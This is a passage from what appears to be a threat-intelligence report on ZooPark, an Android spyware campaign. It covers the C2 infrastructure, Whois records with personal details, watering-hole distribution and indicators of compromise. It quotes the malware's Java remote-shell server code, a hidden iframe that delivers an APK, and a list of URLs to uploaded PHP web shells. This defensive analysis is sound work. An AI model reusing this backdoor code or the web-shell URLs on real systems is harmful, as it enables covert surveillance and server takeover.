26	Update intermediate C2 server list (servers with images).

The malware also starts a shell server that can execute commands without root privileges on the victim device:

```
this.serverSocket = new ServerSocket(0);
G.SHELL_SERVER_PORT = Integer.valueOf(this.serverSocket.getLocalPort());
this.socket = this.serverSocket.accept();
this.socket.setSoTimeout(60000);
this.shell = G.ROOT ? Runtime.getRuntime().exec("su") : Runtime.getRuntime().exec("sh");
this.shOut = new DataOutputStream(this.shell.getOutputStream());
this.shIn = new BufferedReader(new InputStreamReader(this.shell.getInputStream()));
this.oos = new ObjectOutputStream(this.socket.getOutputStream());
this.ois = new ObjectInputStream(this.socket.getInputStream());
this.oos.writeObject(AES.encrypt("HELLO SERVER", G.SKs));
this.oos.flush();
```

The SHELL_SERVER_PORT value will be submitted to the C2 server, so the attackers will be able to connect.

Infrastructure

We have detected the following infrastructure used in this campaign:

Server	Malware version	Activity period	Description
entekhab10[.]xp3[.]biz	V.1	2015-2016	Intermediate server
rhubarb2[.]com	V.1, V.2 (?)	2015-2016	C2 server/intermediate server
rhubarb3[.]com	V.2, V.4	2016-present	C2 server
androidupdaters[.]com	V.3, V.4	2016-present	Intermediate server (image)
dlgmail[.]com	V.4	2016-2017	Intermediate server (image)
5.61.27[.]154	V.4	present	C2 server
5.61.27[.]157	V.3	present	C2 server

The following table summarizes the most interesting data from their Whois records:

	androidupdaters[.]com	dlgmail[.]com	rhubarb2[.]com	rhubarb3[.]com
Email:	asgharkhof@gmail.com	silent.city2020@mail.com	pilton86@yahoo.com	PrivacyProtection
City, Street	Tehran, saadat abaad, darya blvd	Tehran, valiasr balatar az vanak k sharifi p5 v15	Sanandaj, Baharan	PrivacyProtection
Name	parspack 62555	mohammad hosein asna ashar	Mohsen Malekian	PrivacyProtection
Postal Code	9865214523	1663976888	6614478527	PrivacyProtection
Phone	+98.2188561212	+98.2188888299	+98.9303938251	PrivacyProtection
IP	178.162.214.146	46.4.41.195	109.200.28.162	5.144.130.33 46.4.74.56

rhubarb2[.]com

This server was used as C2 server for versions 1 and 2. Whois record:

Registrant Name: محسن ملكيان	//Mohsen Malekian
Registrant Organization:	
Registrant Street: بهاران	//Baharan
Registrant City: سنندج	//Sanandaj (capital of Kurdistan Province in Iran)
Registrant State/Province:	
Registrant Postal Code: 6614478527	
Registrant Country: IR	
Registrant Phone: +98.9303938251	
Registrant Email: pilton86@yahoo.com	

rhubarb3[.]com

This server seems to mirror rhubarb2[.]com, including paths:

/telg/sv/sv[.]php
/telg/index[.]php
/get/index[.]php

Attackers relocated this C2 domain from 5.144.130.33 (located in Iran) to 46.4.74.56 in July 2017:

2013-05-31	Not Resolvable	72.21.92.29	-none-
2016-08-10	New	-none-	5.144.130.33
2017-07-12	Change	5.144.130.33	46.4.74.56

Rhubarb3.com IP history

Folders in the open listing directory “/get/main/” were deployed in August 2016, when the domain was registered.




The screenshot shows a web browser window with the address bar containing www.rhubarb3.com/get/main/bootstrap/. The main content area displays the title "Index of /get/main/bootstrap/" and a table of directory listings. The table has two columns: "Name" and "Last modified". The entries are:




















Name	Last modified
 Parent Directory	09-Aug-2016 10:15
 css	09-Aug-2016 10:15
 img	09-Aug-2016 10:15
 js	09-Aug-2016 10:15

At the bottom of the page, it says: *Proudly Served by LiteSpeed Web Server at www.rhubarb3.com Port 80*

The timestamp of the Parent Directory for “/images” (Templated.co web interface) coincides with domain relocation:



The screenshot shows a web browser window with the address bar containing rhubarb3.com/images/. The main content area displays the title "Index of /images/" and a table of directory listings. The table has four columns: "Name", "Last modified", "Size", and "Desc:". The entries are:

Name	Last modified	Size	Desc:
 Parent Directory	<u>11-Jul-2017 14:41</u>	-	
 banner.jpg	15-Jan-2015 18:03	48k	
 bg-left.png	14-Jul-2014 15:12	16k	
 bg.jpg	14-Jul-2014 15:06	132k	
 ch-tick.png	22-Jul-2014 11:47	4k	
 dot.png	16-Jul-2014 09:58	4k	
 main--bg.png	16-Jul-2014 10:10	24k	
 pic01.jpg	15-Jan-2015 18:03	24k	
 pic02.jpg	15-Jan-2015 18:03	24k	
 pic03.jpg	15-Jan-2015 18:03	24k	
 pic04.jpg	15-Jan-2015 18:03	24k	
 pic05.jpg	15-Jan-2015 18:03	32k	
 pic06.jpg	15-Jan-2015 18:03	36k	
 pic07.jpg	15-Jan-2015 18:03	32k	
 pic08.jpg	15-Jan-2015 18:03	12k	
 pic09.jpg	15-Jan-2015 18:03	4k	
 sign-cor.png	16-Jul-2014 10:17	4k	
 tick.png	18-Jul-2014 12:48	4k	
 user-icon.png	16-Jul-2014 09:48	4k	

At the bottom of the page, it says: *Proudly Served by LiteSpeed Web Server at rhubarb3.com Port 80*

An inactive web interface login page at `hxxp://www.rhubarb3[.]com/login[.]php` points to the attackers previous C2 server `rhubarb2[.]com`:




The server's response error discloses environment paths:

```
<b>Warning</b>: Cannot modify header information - headers already sent by (output
started at /home3/rhubarbc/public_html/get/main/index.php:1) in
<b>/home3/rhubarbc/public_html/get/main/index.php</b> on line <b>6</b><br />
```

5.61.27[.]157

This is the c2 server for malware version 3. As already mentioned, this version is based on the commercial product Spymaster Pro, so the server side is similar.



Index of /

[ICO]	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
[DIR]	Admin/	2017-09-06 07:19	-	
[IMG]	favicon.ico	2010-12-31 08:40	198K	
[DIR]	spyMobile/	2017-09-06 07:20	-	
[]	www.rar	2017-11-13 10:32	12K	

Apache/2.4.9 (Win64) PHP/5.5.12 Server at 5.61.27.157 Port 80

The gate that handled requests from infected devices named “/spyMobile/” is exactly the same gate used by the commercial spyware product.

Even some commented HTML seems to come originally from Spymaster Pro:


```

<title>Apasecman - Android KeyLogger</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script language="Javascript">
<!--
function resetBox(box, defaultvalue) {
  if (box.value == defaultvalue) {
    box.value = "";
  }
}
-->
</script>
</head>
<body>
<div id="master">


  <div id="top_header">
    <div id="top_main_header">
      <div id="top_main_header1"> <a href="index.php">
         <h1 style="margin:40px"> Android Project</h1></a>
        <div class="float_right" id="top_main_header_right">
          <!---->
        </div>
      </div>
      <div class="clear"></div>
    </div>
  </div>
</div><!--top_header-->

```

Apparently 'Apasecman - Android KeyLogger' was the original name given to this project by the attackers.

5.61.27[.]154

This is C2 server used in the last known version of this malware. The server-side timestamps are also recent:



File Name	Timestamp	Size
right.png	2007-09-11 00:11	254
screw1.gif	2004-11-20 13:16	258
screw1.png	2007-09-11 00:11	328
screw2.gif	2004-11-20 13:16	263
screw2.png	2007-09-11 00:11	333
script.gif	2004-11-20 13:16	242
script.png	2007-09-11 00:11	290
small/	2017-09-04 10:21	-
sound1.gif	2004-11-20 13:16	248
sound1.png	2007-08-28 05:53	331
sound2.gif	2004-11-20 13:16	221

Distribution

We have observed two main distribution vectors – telegram channels and watering holes.

Telegram channels

Several samples (version 1.0 in this specific case) mimicked a voting application for the Iranian Kurdistan province:



Inside the code we found a reference to the Telegram channel:

```
String v3 = String.valueOf(String.valueOf("ابا سلام") + " استان " + "آرکوردستان به همراه آمار آنلاین در کانال زیر  

لینک دریافت نرم افزار انتخابات آنلاین استان " + "http://telegram.me/entekhab_10");
```

Translation:

Hi

The link to download the election software online in Kurdistan province with online statistics at the following channel http://telegram.me/entekhab_10



انتخاب دهم

38 members

نظر سنجی در خصوص کاندیداهای استان کردستان به همراه

نرم افزار موبایلی رای گیری

ارتباط با ادمین: Entekhab_10_Admin@

VIEW CHANNEL


https://telegram.me/entekhab_10

Polls for candidates in Kurdistan province with mobile voting software

Contact Admin: @Entekhab_10_Admin

This channel was created on November 11, 2015 with the latest activity dated April 5, 2016.

It shows election information among version 1.0 malware samples:



Watering holes

We collected evidence that attackers deployed at least two watering holes to distribute their malware; in these cases version 3 of the malware was used.

alnaharegypt[.]com

Al-Nahar is one of the most popular Egyptian news sites, rated 19th in Egypt by popularity [according to Alexa](#).

Below is a page from the site with news about the dollar exchange rate on the black market (hxxp://www.alnaharegypt.com/t~467369):

تعرف على سعر الدولار في السوق السوداء.. اليوم

أعجبني 0
مشاركة

تعرف على سعر الدولار في السوق السوداء.. اليوم

مشاركة
أعجبني 0

سجلت اسعار الدولار في السوق السوداء اليوم الابد استقرارا مقارنة بامس , حيث بلغ 12.25 جنيه للشراء ووصل في بعض المناطق إلى 12.35 جنيه للبيع.

واكد المتعاملون بالسوق السوداء أن شركات الصرافة تمتنع عن البيع وتدعي عدم وجود الدولارات, مؤكدين عدم صحة الأنباء المتداولة عن انخفاض سعر الدولار إلى 11 جنيها, بسبب إعلان الحكومة عزمها التفاوض مع صندوق النقد الدولي لقرض 21 مليار دولار, وبسبب قرارات الحكومة بوقف الاستيراد العشوائي, وإغلاق 23 شركة صرافة جديدة.

669.31 × 38



PREMIUM SAVING ACCOUNT

حساب التوفير بالدولار الأمريكي

تمتع بعائد يصل إلى

2.5%

19604



AIB المصرف العربي الدولي
ARAB INTERNATIONAL BANK

www.aib.com.eg
شريك يعتمد عليه

Page infected with malicious iframe

The page had an iframe pointing to a malicious APK:

```


...
<p> == $0
  <iframe height="1" src="http://showroommontorgueil.com/modules/homepageadvertise2/slides/alnaharegypt.news_v2.0.apk" width="1">
    #document
      <!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN">
      <html>
        #shadow-root (open)
          <shadow>
            <head>
            <body>
          </shadow>
          <style></style>
        <head>
          <title>404 Not Found</title>
        </head>
        <body>
          <h1>Not Found</h1>
          <p>...</p>
        </body>
      </html>
    </iframe>
  </p>
  <div>...</div>

```

http://showroommontorgueil.com/modules/homepageadvertise2/slides/alnaharegypt.news_v2.0.apk

It would start downloading the malicious APK in Android without any notification, though a modern browser such as Chrome will notify the user before starting the download. The malicious APK name (alnaharegypt.news_v2.0.apk) mimics the waterholed site.

We took a closer look at the site hosting the malicious APK file - showroommontorgueil.com. It was the site of a French fashion brand:



Showroommontorgueil.com state on 2016-01-16

Despite the fact the site is currently unavailable, based on the watering hole URL we can tell that it was a [PrestaShop web application](#). And if we look for serious security vulnerabilities there is an important one related to [file uploading](#). It allows a remote attacker to upload an arbitrary file by abusing PrestaShop modules, and as a result take control of the victim's server.

Moreover, there is a list of URLs on Pastebin that look like vulnerable or already pwned PrestaShop sites, and it contains showroommontorgueil.com:

```
143. http://pictureretouch.com.au///modules/Xmw.php?up=hous
144. http://polseracatalana.cat///modules/Xmw.php?up=hous
145. http://chezbelette.com///modules/Xmw.php?up=hous
146. http://showroommontorgueil.com///modules/Xmw.php?up=hous
147. http://lagolondrinaeyewear.com///modules/Xmw.php?up=hous
148. http://magtechprints.pl///modules/Xmw.php?up=hous
149. http://lustbird.co.uk///modules/Xmw.php?up=hous
```

<https://pastebin.com/KuFxy6w5> - list of probably uploaded php reverse shell scripts


And the last point is the cached deface state of showroommontorgueil.com hacked by [Indonesian Code Party](#):



[http://www.zone-h\[.\]org/mirror/id/26443808?zh=2](http://www.zone-h[.]org/mirror/id/26443808?zh=2)

It looks like the main interest of this hacking group is defacing vulnerable websites and they are probably unrelated to the campaign actors.

All this suggests that showroommontorgueil.com was hacked and probably by multiple attackers.



Ordered events related to the watering hole deployment on alnaharegypt[.]com

alhayatnews[.]com

This news site is [one of the leading daily pan-Arab newspapers](#), popular in Lebanon and Jordan.

According to our telemetry, the malware was served on 2016-09-12 from:

```
hxxp://www.alhayatnews[.]com/ArabicRSS[.]apk
```

annahar[.]com

An-Nahar is a leading Arabic daily newspaper published in Lebanon. We found some traces suggesting that maybe there was a watering hole on their site, though we can't confirm this. In particular, one of the samples (ac4402e04de0949d7beed975db84e594) mimics the An-Nahar official mobile application, which makes us believe the malware was probably distributed in a similar way through the legitimate site.




<https://play.google.com/store/apps/details?id=com.ann.newspaper>

Legitimate app that malware mimics

Victims

Some of the analyzed samples provide clues about the intended targets for this campaign.

For instance, the sample CB67ABD070AE188390FC040CBE60E677 mimics a voting application for the [independence referendum in Kurdistan](#):



Clicking it will show an image used by Kurdish referendum supporters and offer different voting options:



Other possible high-profile targets include the United Nations Relief and Works Agency for Palestine Refugees in the Near East (UNRWA) in Amman, Jordan.

Conclusions

From the technical point of view, the evolution of ZooPark has shown notable progress: from the very basic first and second versions, the commercial spyware fork in its third version and then to the complex spyware that is version 4. This last step is especially interesting, showing a big leap from straightforward code functionality to highly sophisticated malware.

This suggests the latest version may have been bought from vendors of specialist surveillance tools. That wouldn't be surprising, as the market for these espionage tools is growing, becoming popular among governments, with [several known cases](#) in the Middle East. Also, choosing mobile platforms for espionage campaigns is just a natural evolutionary step. At this point, we cannot confirm attribution to any known actor.

If you would like to learn more about our intelligence reports or request more information on a specific report, contact us at: intelreports@kaspersky.com.

Appendix - Indicators of compromise

Malware samples

MD5	Filename
Version 1.0	
232BD3DDE6914DB0A3DBFC21ED178887	Entekhab10 V1.apk
5EFDDD7F0FC2125E78A2CA18B68464EC	Entekhab10-v3.apk
EC5A6F0E743F4B858ABA9DE96A33FB0C	TelegramGroups.apk
Version 2.0	
6A388EDBCE88BB0331AE875CEEB2F319	AllInOne.apk
E2F62B5ACF3795A62E9D54E1301C4E7B	<unknown>
CB67ABD070AE188390FC040CBE60E677	Referendum Kurdistan.apk
699A7EEDD244F402303BCFFDEE1F0ED1	<unknown>
Version 3.0	
7D7AD116E6A42D4E518378E2313E9392	Sexy_wallpaper.apk
A7D00C8629079F944B61C4DD5C77C8FB	ArabicRSS.apk
AC4402E04DE0949D7BEED975DB84E594	com.ann.newspaper.apk
B714B092D2F28FCF78EF8D02B46DBF9C	Alnaharegypt.news_v2.0.apk familyinnovation_app.apk
Version 4.0	
519018ECFC50C0CF6CD0C88CC41B2A69	FirewallFA.apk
5AD36F6DD060E52771A8E4A1DD90C50C	DVPNEasy.apk
B44B91B14F176FBF93D998141931A4AA	DeleteTelegram.apk

C2 servers

entekhab10[.]xp3[.]biz

androidupdaters[.]com

dlgmail[.]com

rhubarb2[.]com

rhubarb3[.]com

5.61.27[.]154

5.61.27[.]157

Watering holes

hxxp://www.alnaharegypt[.]com/t~467369 ->

hxxp://showroommontorgueil[.]com/modules/homepageadvertise2/slides/alnaharegypt.news_v2.0[.]apk

hxxp://www.alhayatnews[.]com/ArabicRSS[.]apk